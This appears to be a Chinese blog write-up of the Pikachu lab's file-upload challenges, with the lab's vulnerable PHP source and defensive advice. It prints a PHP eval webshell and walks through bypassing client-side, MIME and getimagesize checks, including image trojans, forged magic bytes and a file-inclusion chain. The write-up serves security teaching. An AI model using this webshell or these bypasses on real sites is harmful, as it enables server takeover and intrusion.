WebSec-Fileupload

原创

CodeStarr 已于 2022-03-07 17:19:14 修改 677 收藏
文章标签： php 安全 web安全
于 2021-12-23 19:45:31 首次发布

文章目录

1. Fileupload

场景：上传头像、上传附件等

在设计文件上传功能时，一定要对传进来的文件进行严格的安全检查。比如：

- 验证文件类型、后缀名、大小;
- 验证文件的上传方式;
- 对文件进行一定复杂的重命名;
- 不要暴露文件上传后的路径;
- 权限控制，上传的文件夹不能有可执行权限。
- …

2. 靶场练习

muma.php先准备好：

```
<?php eval($_GET["var"])?>
```

2.1 pikachu

一个前端检查，两个后端检查。

clientcheck

上传muma.php，弹窗提示文件不符合要求，但注意到弹窗时没有抓到包，所以检查下前端源码

```
<div id="usu_main">
    <p class="title">这里只允许上传图片o! </p>
    <form class="upload" method="post" enctype="multipart/form-data"  action="">
        <input class="uploadfile" type="file"  name="uploadfile" onchange="checkFileExt(this.value)"/><br />
        <input class="sub" type="submit" name="submit" value="开始上传" />
    </form>
</div>

<script>
    function checkFileExt(filename)
    {
        var flag = false; //状态
        var arr = ["jpg","png","gif"];
        //取出上传文件的扩展名
        var index = filename.lastIndexOf(".");
        var ext = filename.substr(index+1);
        //比较
        for(var i=0;i<arr.length;i++)
        {
            if(ext == arr[i])
            {
                flag = true; //一旦找到合适的，立即退出循环
                break;
            }
        }
        //条件判断
        if(!flag)
        {
            alert("上传的文件不符合要求，请重新选择！");
            location.reload(true);
        }
    }
</script>
```

前端对文件后缀做了检查，F12把onchange删掉就行了。

> 如提示所说：一切在前端做的安全措施都是不靠谱的

上传成功，并且前端还提示文件保存的路径为`uploads/muma.php`

访问`/pk/vul/unsafeupload/uploads/muma.php?var=phpinfo();`，phpinfo执行成功。

另一种方法是上传图片抓包后，把图片内容改成代码，并修改文件名：

```
POST /pk/vul/unsafeupload/clientcheck.php HTTP/1.1
...
Upgrade-Insecure-Requests: 1
...
-----------------------------772568038236759706828005361 75

Content-Disposition: form-data; name="uploadfile"; filename="1.php"
Content-Type: image/jpeg


<?php eval($_GET["var"])?>
-----------------------------772568038236759706828005361 75
Content-Disposition: form-data; name="submit"
```

总之，绕过前端的检查，要么改前端源码后上传恶意文件，要么上传正常文件抓包后改数据。

看下源码：

```
if(isset($_POST['submit'])){
//      var_dump($_FILES);
    $save_path='uploads';//指定在当前目录建立一个目录
    $upload=upload_client('uploadfile',$save_path);//调用函数
    if($upload['return']){
        $html.="<p class='notice'>文件上传成功</p><p class='notice'>文件保存的路径为：{$upload['new_path']}</p>";
    }else{
        $html.="<p class=notice>{$upload['error']}</p>";
    }
}
```

upload_client，服务端检查的源码，放到下一题。

MIME type

Multipurpose Internet Mail Extensions

即上一题抓的包里的`Content-Type: image/jpeg`

另外是php `$_FILES`二维数组的一些属性，https://www.php.net/manual/en/reserved.variables.files.php

这次前端没有做检查，先上传muma.php试试，返回提示"上传的图片只能是jpg,jpeg,png格式的！".

抓包修改`Content-Type`为`image/jpeg`后，就上传成功了，但后缀并没有改，可以直接访问`/pk/vul/unsafeupload/uploads/muma.php?var=phpinfo();`，phpinfo执行成功。

看下源码：

```php
if(isset($_POST['submit'])){
//      var_dump($_FILES);
    $mime=array('image/jpg','image/jpeg','image/png');//指定MIME类型,这里只是对MIME类型做了判断。
    $save_path='uploads';//指定在当前目录建立一个目录
    $upload=upload_sick('uploadfile',$mime,$save_path);//调用函数
    if($upload['return']){
        $html.="<p class='notice'>文件上传成功</p><p class='notice'>文件保存的路径为：{$upload['new_path']}</p>";
    }else{
        $html.="<p class=notice>{$upload['error']}</p>";
    }
}

//只通过MIME类型验证了一下图片类型，其他的无验证,upsafe_upload_check.php
function upload_sick($key,$mime,$save_path){
    $arr_errors=array(
        1=>'上传的文件超过了 php.ini中 upload_max_filesize 选项限制的值',
        2=>'上传文件的大小超过了 HTML 表单中 MAX_FILE_SIZE 选项指定的值',
        3=>'文件只有部分被上传',
        4=>'没有文件被上传',
        6=>'找不到临时文件夹',
        7=>'文件写入失败'
    );
    if(!isset($_FILES[$key]['error'])){
        $return_data['error']='请选择上传文件！';
        $return_data['return']=false;
        return $return_data;
    }
    if ($_FILES[$key]['error']!=0) {
        $return_data['error']=$arr_errors[$_FILES[$key]['error']];
        $return_data['return']=false;
        return $return_data;
    }
    //验证一下MIME类型
    if(!in_array($_FILES[$key]['type'], $mime)){
        $return_data['error']='上传的图片只能是jpg,jpeg,png格式的！';
        $return_data['return']=false;
        return $return_data;
    }
    //新建一个保存文件的目录
    if(!file_exists($save_path)){
        if(!mkdir($save_path,0777,true)){
            $return_data['error']='上传文件保存目录创建失败，请检查权限!';
            $return_data['return']=false;
            return $return_data;
        }
    }
    $save_path=rtrim($save_path,'/').'/';//给路径加个斜杠
    if(!move_uploaded_file($_FILES[$key]['tmp_name'],$save_path.$_FILES[$key]['name'])){
        $return_data['error']='临时文件移动失败，请检查权限!';
        $return_data['return']=false;
        return $return_data;
    }
    //如果以上都通过了，则返回这些值，存储的路径，新的文件名（不要暴露出去）
    $return_data['new_path']=$save_path.$_FILES[$key]['name'];
    $return_data['return']=true;
    return $return_data;

}
```

getimagesize


https://www.php.net/manual/en/function.getimagesize.php

这次会检查后缀，只改content type不行。改图片和content type，会返回“你上传的是个假图片，不要欺骗我！”。

> 如果出现warning date(), 可以在后端加一句 `date_default_timezone_set('UTC')`

这种情况，就需要制作图片木马，再结合文件包含漏洞来利用。

上传个正常图片，然后在post包图片数据最后面加上一句话木马：




上传成功，发现文件名也改了：

```
文件保存的路径为：uploads/2021/12/23/26654161c457f2a178e503023349.jpg
```

和pikachu上本地文件包含漏洞一题对比一下url，修改filename。

```
pk/vul/unsafeupload/getimagesize.php
pk/vul/fileinclude/fi_local.php?filename=file1.php
-->
pk/vul/fileinclude/fi_local.php?filename=../../unsafeupload/uploads/2021/12/23/26654161c457f2a178e503023349.jpg
```

成功执行phpinfo()



也可以用windows的copy命令：

```
>copy /b 1.jpg+muma.php muma.jpg
1.jpg
muma.php
已复制         1 个文件。
```


或者伪造图片格式，一般是伪造开头几个magic字节：

```
jpg: FF D8 FF E0 00 10 4A 46 49 46             ÿØÿà..JFIF......
png: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  .PNG........IHDR
gif: 47 49 46 38 39 61          GIF89a
```

一般伪造gif，只编辑文本就可以。

```
GIF89a
<?php phpinfo(); ?>
```

保存为gif，上传失败，很奇怪。看网上的writeup是保存为jpg可以上传成功。后来看源码才知道检查后缀和mime并没有gif，，



实战中还是用真图片伪造比较好。

看下源码：

```php
if(isset($_POST['submit'])){
    $type=array('jpg','jpeg','png');//指定类型  这里没有gif
    $mime=array('image/jpg','image/jpeg','image/png');
    $save_path='uploads'.date('/Y/m/d/');//根据当天日期生成一个文件夹
    $upload=upload('uploadfile','512000',$type,$mime,$save_path);//调用函数
    if($upload['return']){
        $html.="<p class='notice'>文件上传成功</p><p class='notice'>文件保存的路径为：{$upload['save_path']}</p>";
    }else{
        $html.="<p class=notice>{$upload['error']}</p>";

    }
}

//进行了严格的验证
function upload($key,$size,$type=array(),$mime=array(),$save_path){
    $arr_errors=array(
        1=>'上传的文件超过了 php.ini中 upload_max_filesize 选项限制的值',
        2=>'上传文件的大小超过了 HTML 表单中 MAX_FILE_SIZE 选项指定的值',
        3=>'文件只有部分被上传',
        4=>'没有文件被上传',
        6=>'找不到临时文件夹',
        7=>'文件写入失败'
    );
//      var_dump($_FILES);
    if(!isset($_FILES[$key]['error'])){
        $return_data['error']='请选择上传文件！';
```

```
        $return_data['return']=false;
        return $return_data;
    }
    if ($_FILES[$key]['error']!=0) {
        $return_data['error']=$arr_errors[$_FILES[$key]['error']];
        $return_data['return']=false;
        return $return_data;
    }
    //验证上传方式
    if(!is_uploaded_file($_FILES[$key]['tmp_name'])){
        $return_data['error']='您上传的文件不是通过 HTTP POST方式上传的！';
        $return_data['return']=false;
        return $return_data;
    }
    //获取后缀名，如果不存在后缀名，则将变量设置为空
    $arr_filename=pathinfo($_FILES[$key]['name']);
    if(!isset($arr_filename['extension'])){
        $arr_filename['extension']='';
    }
    //先验证后缀名
    if(!in_array(strtolower($arr_filename['extension']),$type)){//转换成小写，在比较
        $return_data['error']='上传文件的后缀名不能为空，且必须是'.implode(',',$type).'中的一个';
        $return_data['return']=false;
        return $return_data;
    }

    //验证MIME类型，MIME类型可以被绕过
    if(!in_array($_FILES[$key]['type'], $mime)){
        $return_data['error']='你上传的是个假图片，不要欺骗我xxx！';
        $return_data['return']=false;
        return $return_data;
    }
    //通过getimagesize来读取图片的属性，从而判断是不是真实的图片，还是可以被绕过的
    if(!getimagesize($_FILES[$key]['tmp_name'])){
        $return_data['error']='你上传的是个假图片，不要欺骗我！';
        $return_data['return']=false;
        return $return_data;
    }
    //验证大小
    if($_FILES[$key]['size']>$size){
        $return_data['error']='上传文件的大小不能超过'.$size.'byte(500kb)';
        $return_data['return']=false;
        return $return_data;
    }

    //把上传的文件给他搞一个新的路径存起来
    if(!file_exists($save_path)){
        if(!mkdir($save_path,0777,true)){
            $return_data['error']='上传文件保存目录创建失败，请检查权限!';
            $return_data['return']=false;
            return $return_data;
        }
    }
    //生成一个新的文件名，并将新的文件名和之前获取的扩展名合起来，形成文件名称
    $new_filename=str_replace('.','',uniqid(mt_rand(100000,999999),true));
    if($arr_filename['extension']!=''){
        $arr_filename['extension']=strtolower($arr_filename['extension']);//小写保存
        $new_filename.=".{$arr_filename['extension']}";
    }
    //将tmp目录里面的文件拷贝到指定目录下并使用新的名称
```

```php
    //将tmp目录里面的文件拷贝到指定目录下并使用新的名称
    $save_path=rtrim($save_path,'/').'/';
    if(!move_uploaded_file($_FILES[$key]['tmp_name'],$save_path.$new_filename)){
        $return_data['error']='临时文件移动失败，请检查权限!';
        $return_data['return']=false;
        return $return_data;
    }
    //如果以上都通过了，则返回这些值，存储的路径，新的文件名（不要暴露出去）
    $return_data['save_path']=$save_path.$new_filename;
    $return_data['filename']=$new_filename;
    $return_data['return']=true;
    return $return_data;
    }


?>
```